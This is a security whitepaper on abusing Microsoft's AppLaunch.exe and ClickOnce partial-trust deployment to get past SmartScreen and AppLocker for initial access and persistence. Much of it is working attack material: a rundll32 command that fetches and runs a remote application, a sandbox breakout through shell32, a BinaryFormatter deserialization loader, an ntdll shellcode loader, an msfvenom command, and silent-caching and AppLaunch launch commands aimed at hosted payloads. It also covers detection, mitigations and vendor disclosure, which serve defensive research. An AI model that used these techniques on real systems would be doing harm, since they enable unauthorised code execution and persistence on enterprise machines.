Trusted Launcher, Untrusted Code

How AppLaunch.exe can Bypass SmartScreen and AppLocker for Initial Access

Nathan Sawyer

nathan@nathan2.com

Contents

Introduction

Applocker, SmartScreen, and Windows Defender Application Control (WDAC) are the standards for securing enterprise endpoints. AppLaunch, a 20-year-old Microsoft tool with little to no research behind it, can be abused to bypass these common defenses to achieve initial access and persistence.

ClickOnce is a known initial access vector, but traditional methods of application deployment suffer from many downsides. Typically, ClickOnce deployment methods require a code signing certificate or do not bypass AppLocker/WDAC. Methods that bypass these defences such as stealing someone else's certificate require dynamically linked libraries (DLL) sideloading which can be blocked by default DLL signing rules.

I have discovered a new way to deploy ClickOnce in mature security settings with the known benefits (app installation without privilege escalation, initial access) and very few downsides. This is a novel method that can be weaponized to establish persistence or initial access in environments with seemingly tight security controls.

This method allows for unsigned code to run on machines with Applocker. It bypasses Smartscreen and only uses signed Microsoft binaries to run unsigned code. Essentially, this is an application whitelisting (AWL) bypass and an initial access method. Furthermore, these presented techniques are all intended features.

This whitepaper describes the findings resulting from the analysis of AppLaunch and its actions. It should interest both red teamers, security researchers, and blue team members.

AppLaunch Overview

AppLaunch is a utility that launches partial trust ClickOnce applications. It has been included within windows since 2005, typically located at:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AppLaunch.exe
```

There is a surprising lack of information on the internet that explains what this application does. This entire research was sparked by this one comment below. The most coherent explanation of AppLaunch was written on November 30th, 2005, by Shawn Farkas on MSDN blogs.

“AppLaunch is a small shim tool who's entire purpose in life is to turn around and invoke a ClickOnce application. The trick here is that it doesn't invoke the application by executing its .exe. Rather, it acts as a simple CLR [common language runtime] host, and uses the hosting APIs [application program interface] to transfer control to the application's Main method. (This is one of the reasons that ClickOnce requires the application entry point to be a managed assembly).” [1]

AppLaunch is a program built to run ClickOnce applications. However, almost no ClickOnce applications use it. In order to ensure AppLaunch is used to launch an application, a developer must change the security levels to partial trust within Visual Studio Code (shown in Figure 1).



Figure 1 Security Settings

After the program is published in partial trust, AppLaunch will run when a ClickOnce application is deployed. AppLaunch is used to enforce the code access security (CAS) sandbox for partial trust applications.

Execution Flow

The general execution flow for all ClickOnce applications is displayed below in Figure 2. Launching a ClickOnce installer launches dfshim, which then launces dfsvc.exe. dfsvc then directly launches the executable.



Figure 2 Full Trust Execution

However, if deployed as partial trust, the execution is different, as displayed in Figure 3. dfsvc does not directly launch the application. Instead, dfsvc launches applaunch with many arguments (see Persistance and Escalation section). Applaunch is used launches the designated application.

Figure 3 Partial Trust Execution

Dfshim (see above figure) is given command line arguments to install an app.

Dfshim communicates with dfsvc.exe over inter-process communication (IPC), which then downloads and places the parsed files in the %appdata%/apps/2.0 folder.

Dfsvc.exe launches AppLaunch with specific command-line arguments related to the application metadata if the application is published as partial trust.

Dfsvc.exe will launch the executable directly if the application was published as a full-trust application. Dfsvc is directly called with the location of the executable as the command-line argument. If Dfsvc launches an application, SmartScreen and Applocker function as intended.

Deployment Options

To demonstrate this method of partial trust deployment, I am currently hosting a deployment on my website. If the user's default browser is set to Edge, this file will launch upon accessing this link. If the user's default browser is configured to a different browser than Edge, the .application file will be downloaded. Then, it can be launched.

Throughout this whitepaper, multiple deployments are available for definitive proof of my claims. To deploy this application, open the link below on a Windows machine at:

https://nathan2.com/files/clickonce/WindowsFormsApp1.application [2]

This will first prompt the user to verify the application opening. The prompt should look exactly like this (See Figure 4):



Figure 4 Edge Launch

If the user then presses open, they are greeted with another prompt:



Figure 5 Partial Trust Install

Notice the yellow warning in Figure 5. If no permissions are requested apart from partial trust, this warning will appear just like this. Listing 1 shows the source code of that application referenced above:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Threading.Tasks;
using System.Windows.Forms;

namespace WindowsFormsApp1
{
  internal static class Program
  {
    [STAThread]

    static void Main()
    {
      Application.EnableVisualStyles();
      Application.SetCompatibleTextRenderingDefault(false);
      MessageBox.Show("hi");
      Application.Run(new Form1());
    }
  }
}
```

Listing 1 Non-malicious source code

If Task Manager is opened, the application will launch a simple message box. As shown in Figure 6, the application is displayed as AppLaunch (Microsoft .NET ClickOnce Launcher).



Figure 6 Partial Trust Task Manager

If this application is run without the partial security setting, it appears as the actual executable (see Figure 7).



Figure 7 Full Trust Task Manager

Alternative Deployment Methods

The first prompt from edge can be excluded if dfshim is called directly. This method is further detailed on stack overflow [3].

```
rundll32.exe C:\Windows\System32\dfshim.dll,ShOpenVerbApplication
"https://nathan2.com/files/clickonce/WindowsFormsApp1.application"
```

Furthermore, Edge can be launched from the Windows Run menu. More details can be found under a blogpost by redxorblue [4].

```
iexplorer https://nathan2.com/files/clickonce/WindowsFormsApp1.application
```

Alternatively, an .application file can be downloaded and launched. Browsers other than Edge download this file.

Furthermore, a ClickOnce application can be launched through an .appref-ms file. If this file holds the corresponding ClickOnce deployment information, it fundamentally functions exactly as a .application file. However, there is no longer much advantage to this method, as Outlook does not allow you to download it as an attachment. Furthermore, Word blocks launching this attachment

by default when embedded into a document. For more information on this method, see William Burke's whitepaper from Blackhat 2019 [5].

Sandbox Constraints

While an application is in partial trust, it can complete receive updates and communicate with the webserver that deployed it. Partial trust applications evade AppLocker and SmartScreen; however, they hold many restrictions. Full trust applications do not have restrictions and do not evade security controls. In partial trust, CAS is in place, sandboxing this code within the User Domain.

A full breakout from this position is difficult but was discovered by James Foreshaw in 2012 [6]. I discovered a method to break out of this sandbox that does not abuse any single bug and is unlikely to be patched. To understand this solution, the deployment of ClickOnce apps must first be analyzed.

Manifest Deployment

When an application is published, the following files are generated (see Figure 8):

```
shellpub
├── Application Files
│   └── shellinjectforms_1_0_0_4
│       ├── shellinjectforms.application
│       ├── shellinjectforms.exe.config.deploy
│       ├── shellinjectforms.exe.deploy
│       └── shellinjectforms.exe.manifest
├── publish.htm
├── setup.exe
└── shellinjectforms.application
```

Figure 8 Deployment Tree

- The setup.exe and publish.htm are not significant to our uses. setup.exe installs dependencies if required. publish.htm holds a webpage linking to the deployment manifest and setup.exe.
- The .exe.manifest is the application manifest. This file controls the permissions that the application has, and the DLLs supplied.
- The .exe.deploy is simply the exe with a .deploy appended to the end of its name.
- The .config.deploy shows what .net runtime is used.

The deployment manifest (.application file) contains important metadata and the location of the application manifest (.exe.manifest). There are two of these files in each application, and they are

the same. However, only the manifest at the root of the folder is used during deployment. One can delete the other .application file and the app will still deploy.

The trust chain must also be understood. The deployment manifest (.application file) contains the hash of the application manifest (.exe.manifest). The deployment manifest is also signed with the PFX certificate.

The application manifest holds the permissions requested and the binary file locations. Each binary file has its hash within this file. Furthermore, this file is signed with the corresponding PFX certificate.

Now that a basic layout of the permissions is understood, abuse can begin.

Limitations of Mage

Mage is the provided signing tool used to normally edit the files generated when publishing a ClickOnce application [7]. It can be used to edit manifest permissions and generate new valid publishing files. There are multiple issues with Mage.

1. Mage edits permissions.

If one requests too many permissions within a deployment manifest, Mage will automatically upgrade the deployment to full trust. Full trust means that AppLaunch will not be used.

2. Mage URL encodes spaces, breaking local deployments.

Once a deployment manifest is edited and resigned, the application manifest must now point to this new location of the deployment manifest. The location is in a folder with a space in it, requiring the user to change the name of the application files directory to remove the space, then re-sign.

I rewrote the signature signing Mage completes within a ClickOnce deployment. This allows editing of the application manifest and insures its validity with any permissions.

This script is located under my GitHub SignTools [8] under the name signonce. Given the assigned certificate PFX file, application manifest, and deployment manifest, this script will resign them all. I used this to then edit the application manifest to assign further permissions and then resign.

```
.\signonce.ps1 -DeployManifestPath "folder\name.application" -AppManifestPath
"\folder\Application Files\name_versionnumber\name.exe.manifest" -PfxPath
"\source\repos\name\name\name_TemporaryKey.pfx"
```

Standard tools like Mage enforce a much stricter relationship: if excess permissions are requested, the manifest transforms to full trust. Signonce creates a new mixed manifest, allowing the application to be launched through AppLaunch with permission sets typically only allowed from full trust applications.

These issues would be difficult to remediate, as there can be many valid reasons as to why a partial trust app should allow for excess permissions.

Permissions Abuse

Now that the manifest can be edited directly, the exact text that reverts an application to full trust can be pinpointed. If the tag unrestricted="true" is included within the PermissionSet XML, the application will not be launched with AppLaunch.

Within the manifest is this PermissionSet section (See Listing 2). The other permission were removed for clarity. This below code contains default permission set when generated within the partial trust internet domain.

```
<PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="Internet"
Description="Default rights given to Internet applications" ID="Custom" SameSite="site">
    <SNIP>
     <IPermission version="1" class="System.Security.Permissions.SecurityPermission, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" Flags="Execution" />

     <SNIP>
    </PermissionSet>
```

Listing 2 Permissionset

The SecurityPermission token is of the utmost importance. Through this token, one can simply add important flags to this section, such as AllFlags, UnmanagedCode, or SerializationFormatter.

Alternatively, one can delete the flags section and write unrestricted="true". The effect is the same.

When Mage is used to resign, Mage immediately upgrades the whole permission set to full trust. This means that within the PermissionSet tag, a new variable is added. If unrestricted="true" is present in that location, the application will deploy under full trust permissions.

However, if this signing tool is used, any permission can be added to the Ipermission tag, including file I/O or unmanaged code. The application is still deployed as a partial trust app with excess

permissions. This results in a red warning as opposed to the previous yellow warning on install, unless a code signing certificate is deployed. In that case, the warning would be yellow.



Figure 9 signonce Unsigned Install

Sandbox Breakout

All of the methods shown below are undetected by Smartscreen and Windows Defender.

As partial trust enforces a sandbox with heavily restricted permissions, to make an application usable, a sandbox breakout must be completed. With excess permissions, a sandbox breakout is a much simpler task. However, this application is still running under transparent mode. Therefore, a stack walk or permissions check will still stop a user from certain tasks. Also, many libraries cannot be imported into the partial trust domain. Furthermore, Windows API's cannot be directly called.

If the below line is located in a Microsoft library, regardless of the unmanaged code permission, a SecurityExeption error will occur.

```
[SecurityPermission(SecurityAction.Demand, Unrestricted = true)]
```

However, the unmanaged code permission allows us to import system DLLs and call their methods.

Shell32 Import

The below code requires Level 1 Ruleset, reverting back to the .NET 2.0 transparency model. Shell32.dll does not adhere to .NET permissions, so it complies.

Then, P/Invoke can be used to execute commands. The example below opens calculator.

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security;
using System.Security.Permissions;

[assembly: SecurityRules(SecurityRuleSet.Level1)]

namespace PartialTrustPayload
{
  class Program
  {
    [DllImport("shell32.dll", CharSet = CharSet.Auto)]
    private static extern IntPtr ShellExecute(IntPtr hwnd, string lpOperation, string lpFile, string
lpParameters, string lpDirectory, int nShowCmd);

    static void Main(string[] args)
    {
      IntPtr result = ShellExecute(IntPtr.Zero, "open", "calc.exe", null, null, 1);
    }
  }
}
```

Listing 3 shell32 Import

This application is hosted at https://nathan2.com/files/settingspub/Settings.application [2]. It will launch calculator and will function in an AppLocker environment.

Binary Formatter

Alternatively, without any DLL importing, one can also set up a BinaryFormatter and use ysoserial [9] payloads to escape. While this is not customary, this does not involve importing any DLLs. One could create a command and control center (C2) that simply checks a website location for data and deserializes it.

A bridged exploit must be used. Working commands were generated using BinaryFormatter and ClaimsPrincipal.

The code for simple execution with a hardcoded string is as follows:

```
using System;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;

class Program
{
   static void Main()
   {
      string base64 = "<SNIP>";
      byte[] data = Convert.FromBase64String(base64);
      var formatter = new BinaryFormatter();
      using (var ms = new MemoryStream(data))
      {
         object obj = formatter.Deserialize(ms);
      }
   }
}
```

Listing 4 Serialization

Shellcode Loader

As an initial access method, red teamers may wish to immediately use this as a shellcode loader to load in their C2 implant.

There are some restraints to a partial trust application. Kernel32.dll cannot be imported into a partial trust application. A typical shellcode loader uses functions from Kernel32.dll for allocating memory. However, every other DLL has no restrictions. This leaves the red teamers with multiple options, detailed below.

Simple Options:

1. Use the code execution capabilities to utilize another living off the land method for persistence.

This method would function within a restrictive environments to bypass DLL signing rules. However, it can be an anomaly to defenders if ones application is launching mstore or PowerShell.

2. Load an external function written in a C++ DLL included.

This method will not work if DLL signing rules are enforced. However, this is one of the simplest options.

Complex Options:

1. Import ntdll to directly access the memory commands.

It is not common to find a shellcode loader written in C# use these methods. I have written my own and included it in the GitHub repository [8].

This shellcode is largely based on a blog by RedOps about indirect and direct syscalls for shellcode loaders. [10]

```
using System;
using System.Runtime.InteropServices;
using System.Security;
using System.Security.Permissions;
using System.Security.Cryptography;

[assembly: SecurityRules(SecurityRuleSet.Level1)]
namespace PartialTrustPayload
{
   class Program
   {
      const uint MEM_COMMIT = 0x1000;
      const uint MEM_RESERVE = 0x2000;
      const uint PAGE_EXECUTE_READWRITE = 0x40;
[DllImport("ntdll.dll", SetLastError = true)]
public static extern int NtAllocateVirtualMemory(
         IntPtr ProcessHandle,
         ref IntPtr BaseAddress,
         IntPtr ZeroBits,
         ref IntPtr RegionSize,
         uint AllocationType,
         uint Protect);
<SNIP>
```

Listing 5 shellcode loader

This application deploys in partial trust with AppLocker and Defender enabled, without SmartScreen activity. This specific application is hosted at https://nathan2.com/files/shelly/formsflags.application [2]. It launches a small message box launching using shellcode. Figure 10 shows a screenshot of this message box launching with Applocker and Defender enabled.



Figure 10 Partial Trust AppLocker Proof

Persistence and Escalation

There may be many actions an attacker may wish to complete but cannot due to the strict rules in partial trust, even with the unmanaged code permission.

For example, I have a shellcode loader that uses System.Numerics to use vectors to add 1 to all shellcode that evades static detection. This does not require more complex encryption shellcode encryption methods. Full trust is required to import a library that can manipulate memory.

Therefore, it may be beneficial to launch an application in full trust using AppLaunch.

Microsoft includes an essential blog post [11] that explains all of the necessary code used to deploy a ClickOnce application. Through this, I developed a ClickOnce deployment tool. It caches the application silently but does not launch it. This will not prompt the user at all. It can be used to cache a full trust application, then later launch it with all of its privileges still intact through AppLaunch.

I am hosting another proof of concept (POC) that executes shellcode generated with mfsvenom and Windows exec. It launches Notepad.

```
msfvenom -a x64 --platform windows -p windows/x64/exec CMD="notepad.exe" -f csharp
```

This technique is caught by static detection from Windows Defender but using system.numerics, Defender is not alerted. However, as stated previously, this method requires full trust. These

commands can be repeated to deploy this payload, as I am hosting this deployment online as well. This below command caches this application.

```
C:\users\public\videos\silentloader.exe --manifest
https://nathan2.com/files/mfsvector/mfsvector.application
```

Once cached, one can launch the application through the command line. An attacker can call AppLaunch directly and update the values to reflect the manifests. This is the command required to launch the application installed in the last step. These are the previously undocumented arguments given to AppLaunch from dfsvc.exe to AppLaunch in a normal deployment.

```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AppLaunch.exe" /activate
"https://nathan2.com/files/mfsvector/mfsvector.application#mfsvector.application,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=3a59541349cbda84,
processorArchitecture=amd64/mfsvector.exe, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=3a59541349cbda84, processorArchitecture=amd64, type=win32"
```

This launch is a novel persistence method. It does not require any excess permissions.

Furthermore, this launch command can be reused on any cached install. It will simply launch that application with AppLaunch with whatever permissions are specified in the parsed manifest, located in the corresponding %appdata%/local/apps folder.

Detection and Defense

ClickOnce is never used by default. Any use case of a ClickOnce application should be suspicious. If partial trust applications are not used by an enterprise, detection is simple.

AppLaunch is also almost never used. The only malicious uses of AppLaunch found online were simple attacks such as process hollowing and DLL sideloading. This makes detection extremely straightforward. Any instance of AppLaunch being called should be reported.

Of course, instances of AppLaunch executing commands should be flagged. Both methods shown display command line arguments from AppLaunch.

Instances where AppLaunch's parent image is not dfsvc.exe are an indicator that my novel persistence method was used.

A registry key can be set to disable the install prompt. Microsoft has cataloged keys and a tutorial within on their webpage [12].

\HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\.NETFramework\Security\TrustManager\PromptingLevel

Microsoft Edge includes a key to disable opening a ClickOnce application file. That key is located in SOFTWARE\Policies\Microsoft\Edge under the value name ClickOnceEnabled [13].

I was unable to locate a key to stop an attacker from silently caching and running ClickOnce applications.

Vendor Disclosure and Response

I made two cases for these findings and reported both to Microsoft. Case# 104009 reported that AppLaunch allows unsigned code to run without SmartScreen or AppLocker. The response was as follows:

“Our investigation has shown that Mark-of-The-Web(MOTW) is not applied to ClickOnce applications as per current design. Therefore, this is concluded Not a Vulnerability and does not meet Microsoft's bar for servicing.”

The next case #105711 reported that with my signonce tool, I can launch an application in partial trust with extra permissions, and it is not upgraded to full trust. Microsoft has not yet responded as of February 2026.

Conclusion

The discovery of AppLaunch.exe abuse vector highlights a significant and persistent gap in the Windows trust model regarding legacy ClickOnce components. By weaponizing the partial trust execution flow, I have demonstrated how ClickOnce can become a launcher of untrusted payloads while bypassing SmartScreen and AppLocker.

The core innovation of this research lies within the custom manifest design. By utilizing signonce to bypass standard validation tooling, AppLaunch will launch an application with full trust permissions as if it were a partial trust app.

Crucially, Microsoft’s classification of these behaviors as intended design suggests that this initial access and persistence method will not be remediated. Consequently, this technique has the capability of becoming a durable addition to a red teamer’s arsenal.

References

[1] S. Farkas, "MSDN," 11 2005. [Online]. Available: https://web.archive.org/web/20060913192623/http://blogs.msdn.com/shawnfa/archive/2005/11/30/498610.aspx.

[2] N. Sawyer. [Online]. Available: https://nathan2.com. [Accessed 1 2026].

[3] codechurn, "Stack Overflow," 12 2025. [Online]. Available: https://stackoverflow.com/questions/13312273/clickonce-runtime-dfsvc-exe.

[4] S. D. Josh, "redxorblue," 7 2020. [Online]. Available: https://blog.redxorblue.com/2020/07/one-click-to-compromise-fun-with.html.

[5] W. Burke, "Blackhat," 2019. [Online]. Available: https://i.blackhat.com/USA-19/Wednesday/us-19-Burke-ClickOnce-And-Youre-In-When-Appref-Ms-Abuse-Is-Operating-As-Intended-wp.pdf.

[6] J. Foreshaw, "Are You My Type?," 6 2012. [Online]. Available: https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf.

[7] "Mage.exe (Manifest Generation and Editing Tool)," Microsoft, 3 2023. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/framework/tools/mage-exe-manifest-generation-and-editing-tool.

[8] N. Sawyer, "ClickTools," 2026. [Online]. Available: https://github.com/nasawyer7/clicktools.

[9] "Github," [Online]. Available: https://github.com/frohoff/ysoserial. [Accessed 10 1 2026].

[10] D. Feichter, "Red Ops," 03 2024. [Online]. Available: https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls.

[11] Microsoft, "Walkthrough: Creating a Custom Installer for a ClickOnce Application," 11 2026. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/visualstudio/visual-studio-2015/deployment/walkthrough-creating-a-custom-installer-for-a-clickonce-application?view=vs-2015&redirectedfrom=MSDN.

[12] Microsoft, "Configure the ClickOnce trust prompt behavior," 10 2024. [Online]. Available: https://learn.microsoft.com/en-us/visualstudio/deployment/how-to-configure-the-

clickonce-trust-prompt-behavior?view=visualstudio&viewFallbackFrom=vs-2019&tabs=csharp.

[13] Microsoft, "ClickOnceEnabled," 05 2025. [Online]. Available: https://learn.microsoft.com/en-us/deployedge/microsoft-edge-browser-policies/clickonceenabled.